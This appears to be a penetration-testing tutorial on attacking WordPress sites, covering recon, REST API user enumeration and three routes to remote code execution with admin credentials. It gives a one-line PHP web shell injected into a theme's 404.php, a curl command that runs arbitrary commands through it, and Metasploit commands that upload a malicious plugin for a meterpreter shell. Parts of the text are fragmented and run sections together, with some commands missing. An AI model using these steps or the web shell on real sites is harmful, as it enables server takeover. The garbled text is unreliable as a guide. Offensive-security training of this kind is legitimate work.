curl --silent --location --request GET "<URL>/robots.txt"
Backend URL

In the other hand, we can try to access the login form of the backend panel with the URL below
curl --silent --location --request GET "<URL>/wp-admin" # or /wp-login.php
However, there are plugins that modify the backend URL to hide access to unauthorized users, such as WPS Hide Login
WordPress Directories
Similarly, we can download a ZIP file containing all the directory and file structure of a WordPress site from the official website
Then, we can start requesting certain directories to check if the given web application is a WordPress or not
Interesting Directories
/wp-content/plugins/wp-content/themes
If we get a 403 forbidden error when we try to list the content of the above directories instead of a 404 error, then we can be sure it is a WordPress site
Enumeration
WordPress Version
Another way we have to check if the given web application is a WordPress site is by analizying the source code of the requested page
We can request the home page and filter by the WordPress string
Unlike plugins, it is not necessary to carry out any type of URL extraction from the main page as the named of the enabled theme usually appears in its source code
Users
WP API REST

In order to be able to list the existing users in the WordPress site we can leverage certain WordPress API REST endpoints
Let’s assume we manage to retrieve leaked WordPress credentials for a user with an Administrator role assigned
Then, it’s as simple as logging in to the WordPress control panel and edit a theme file or upload a malicious plugin to get RCE
However, there is a security plugin installed on the site that prompts for 2FA authentication once we enter valid credentials
At this point, we have to find out another way to leverage our privileged access
This is where XML-RPC comes into play. Since we have valid credentials, as long as our role allows it, we can perform some sensitive actions such as upload files, create posts or edit existing posts
These actions, in and of themselves, are not considered sensitive and we won’t get any RCE as the file upload feature is implemented correctly and we cannot embed PHP code in a existing post body either
However, we keep enumerating the WordPress site and we see that there is another plugin installed named PHP-Everywhere, which allows to embed PHP code within a post
Therefore, we can leverage the privileged credentials to edit or create a post via XML-RPC and include PHP code to get RCE
Requirements
A WordPress Plugin that allows embed PHP Code on posts

Once we have logged in to the WordPress backend panel, we can access the following sections in order to modify any PHP script related to the installed themes
Side Menu → Appearance → Theme Editor → Select Theme to Edit
It is always better to carry out this modification to a file of an inactive theme
Zoom in
As shown in the image above, we can modify the 404.php file and add the following PHP code at the beginning
system($_GET[0]);
Then, it’s as simple as requesting the given resource, specifying the defined HTTP parameter
As we know a WordPress theme is located under /wp-content/themes/<THEME>, we can proceed as follows
curl --silent --location --request GET "http[s]://www.domain.tld/wp-content/themes/<THEME>/404.php?0=<COMMAND>"
Metasploit
Similarly, we can use the following metasploit module
It uploads a malicious plugin to the WordPress site and then uses it to run a PHP meterpreter shell
Setting up the Module Options and Running it
Before running the metasploit module below, we must set a listener to receive the incoming connection
msf6 > use exploit/unix/webapp/wp_admin_shell_uploadmsf6 > set PASSWORD '<PASSWD>'msf6 > set USERNAME '<USER>'msf6 > set RHOSTS '<TARGET>'msf6 > SET RPORT <PORT>msf6 > run